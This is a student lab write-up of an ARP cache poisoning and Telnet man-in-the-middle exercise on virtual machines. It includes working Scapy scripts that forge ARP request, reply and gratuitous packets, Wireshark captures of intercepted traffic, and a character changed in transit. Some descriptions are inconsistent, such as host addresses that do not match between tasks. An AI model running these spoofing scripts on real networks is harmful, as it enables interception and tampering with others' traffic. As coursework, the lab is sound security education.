
ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.




```
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                         (incomplete)                              enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                 ether   08:00:27:a1:23:df   C                     enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d2:78:ac
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::905e:819f:d374:998a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14533 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2485 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1370330 (1.3 MB)  TX bytes:202989 (202.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1654 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:109098 (109.0 KB)  TX bytes:109098 (109.0 KB)

root@VM:/home/seed#
```

This machine is 10.0.2.5. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

```python
task1a.py
from scapy.all import *

ether = Ether()
ether.dst = 'ff:ff:ff:ff:ff:ff'
arp = ARP()
arp.op = 1
arp.psrc = '10.0.2.4'
arp.hwsrc = '08:00:27:a1:23:df'
arp.pdst = '10.0.2.5'
pkt = ether/arp
sendp(pkt)
```

Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.




```
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                         (incomplete)                              enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                 ether   08:00:27:a1:23:df   C                     enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# arp -n|awk '/^[1-9]/{system("arp -d "$1)}'
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                         (incomplete)                              enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.4                 ether   08:00:27:a1:23:df   C                     enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.15                        (incomplete)                              enp0s3
root@VM:/home/seed# 
```

This machine is 10.0.2.5. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

task1b.py

```python
from scapy.all import *

ether = Ether()
ether.dst = '08:00:27:d2:78:ac'

arp = ARP()
arp.op = 2
arp.psrc = '10.0.2.4'
arp.hwsrc = '08:00:27:a1:23:df'
arp.pdst = '10.0.2.15'
arp.hwdst = '08:00:27:d2:78:ac'

pkt = ether/arp
sendp(pkt)
```

Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache.



```
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                         (incomplete)                              enp0s8
10.0.2.5                         (incomplete)                              enp0s8
10.0.2.1                         (incomplete)                              enp0s8
root@VM:/home/seed# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                        (incomplete)                              enp0s8
10.0.2.3                         (incomplete)                              enp0s8
10.0.2.5                 ether   08:00:27:a1:23:df   C                     enp0s8
10.0.2.1                         (incomplete)                              enp0s8
root@VM:/home/seed# 
```


This machine is 10.0.2.4. Before poisoning the HWaddress of 10.0.2.4 (another machine, not the attacker) was incomplete. But after poisoning, the HWaddress became 08:00:27:a1:23:df, which is the attacker's MAC address.

```
task1c.py
from scapy.all import *

ether = Ether()
ether.dst = 'ff:ff:ff:ff:ff:ff'

arp = ARP()
arp.op = 2
arp.psrc = '10.0.2.5'
arp.pdst = '10.0.2.5'
arp.hwdst = 'ff:ff:ff:ff:ff:ff'

pkt = ether/arp
sendp(pkt)
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

Step 2 (Testing). After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report.




```
root@VM:/home/seed/Lab2# 
```

```
Capturing from enp0s3 (icmp)

No.  Time                          Source     Destination  Protocol  Length  Info
   1 2020-02-04 22:26:04.5725881…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   2 2020-02-04 22:26:05.5957651…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   3 2020-02-04 22:26:06.6194715…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   4 2020-02-04 22:26:07.6434105…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   5 2020-02-04 22:26:08.6673737…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   6 2020-02-04 22:26:09.6914317…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:
   7 2020-02-04 22:26:10.7153326…  10.0.2.4   10.0.2.5     ICMP          98  Echo (p:

▾ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
    Interface id: 0 (enp0s3)
    Encapsulation type: Ethernet (1)
    Arrival Time: Feb  4, 2020 22:26:04.572588150 EST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1580873164.572588150 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]

0000  08 00 27 a1 23 df 08 00  27 87 d5 98 08 00 45 00   ..'.#... '.....E.
0010  00 54 18 84 40 00 40 01  0a 1d 0a 00 02 04 0a 00   .T..@.@. ........
0020  02 05 08 00 f3 40 2b 59  00 01 cc 35 3a 5e df cd   .....@+Y ...5:^..
0030  08 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345

enp0s3: <live capture in progress>    Packets: 13 · Displayed: 13 (100.0%)    Profile: Default
```

```
Sent
Sent
Sent
Sent
Sent
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

No reply. The packet went to the Host M.

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.




```
Capturing from enp0s3 (icmp)

No.  Time                          Source     Destination  Protocol  Length  Info
   1 2020-02-04 22:29:20.6773920…  10.0.2.4   10.0.2.5     ICMP          98  Echo (ping) request  id=0x2b70, seq…
   2 2020-02-04 22:29:20.6774000…  10.0.2.4   10.0.2.5     ICMP          98  Echo (ping) request  id=0x2b70, seq…
   3 2020-02-04 22:29:20.6775613…  10.0.2.5   10.0.2.4     ICMP          98  Echo (ping) reply    id=0x2b70, seq…
   4 2020-02-04 22:29:20.6775641…  10.0.2.5   10.0.2.4     ICMP          98  Echo (ping) reply    id=0x2b70, seq…
   5 2020-02-04 22:29:21.6920359…  10.0.2.4   10.0.2.5     ICMP          98  Echo (ping) request  id=0x2b70, seq…
   6 2020-02-04 22:29:21.6920464…  10.0.2.4   10.0.2.5     ICMP          98  Echo (ping) request  id=0x2b70, seq…
   7 2020-02-04 22:29:21.6923771…  10.0.2.5   10.0.2.4     ICMP          98  Echo (ping) reply    id=0x2b70, seq…
   8 2020-02-04 22:29:21.6923837…  10.0.2.5   10.0.2.4     ICMP          98  Echo (ping) reply    id=0x2b70, seq…

▾ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
    Interface id: 0 (enp0s3)
    Encapsulation type: Ethernet (1)
    Arrival Time: Feb  4, 2020 22:29:20.677392076 EST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1580873360.677392076 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]

0000  08 00 27 a1 23 df 08 00  27 87 d5 98 08 00 45 00   ..'.#... '.....E.
0010  00 54 7e c9 40 00 40 01  a3 d7 0a 00 02 04 0a 00   .T~.@.@. ........
0020  02 05 08 00 a3 8f 2b 70  00 01 90 36 3a 5e 69 67   ......+p ...6:^ig
0030  0a 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345

Time shift applied to this packet (frame.offset_shift)    Packets: 39 · Displayed: 39 (100.0%)    Profile: Default
```

```
Sent
Sent
Sent
Sent
Sent
Sent 1 pac
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

After turning on the IP forwarding on Host M, A can get echo reply packet from B.

Step 4 (Launch the MITM attack).

Input is ‘d’ (the last byte).




```
Capturing from enp0s3 (port 23)

No.  Time                          Source     Destination  Protocol  Length  Info
  1  2020-02-04 22:20:25.4594023…  10.0.2.4   10.0.2.5     TELNET    67      Telnet Da
  2  2020-02-04 22:20:25.4837373…  10.0.2.4   10.0.2.5     TCP       55      [TCP Keep
  3  2020-02-04 22:20:25.4841931…  10.0.2.5   10.0.2.4     TELNET    67      Telnet Da
  4  2020-02-04 22:20:25.5327119…  10.0.2.5   10.0.2.4     TCP       67      [TCP Keep
  5  2020-02-04 22:20:25.5329908…  10.0.2.4   10.0.2.5     TCP       66      60364 → 2
  6  2020-02-04 22:20:25.5779081…  10.0.2.4   10.0.2.5     TCP       66      [TCP Keep

        Timestamp value: 18674997
        Timestamp echo reply: 6133041
  ▼ [SEQ/ACK analysis]
      [Bytes in flight: 1]
      [Bytes sent since last PSH flag: 1]
▼ Telnet
    Data: d

0000  08 00 27 a1 23 df 08 00  27 87 d5 98 08 00 45 10   ..'.#... '.....E.
0010  00 35 77 de 40 00 40 06  aa cc 0a 00 02 04 0a 00   .5w.@.@. ........
0020  02 05 eb cc 00 17 e8 4b  01 d8 2f af 06 bc 80 18   .......K ../.....
0030  00 ed 61 6b 00 00 01 01  08 0a 01 1c f5 35 00 5d   ..ak.... .....5.]
0040  95 31 64                                           .1d

Data (telnet.data), 1 byte          Packets: 6 · Displayed: 6 (100.0%)    Profile: Default
```

```
root@VM:/home/seed/Lab2# python mit
```

```
Sent
.
Sent
.
Sent
.
Sent
.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
```

```
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@VM:/home/seed/Lab2# sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@VM:/home/seed/Lab2#
```

However, output is ‘Z’ (the last byte)



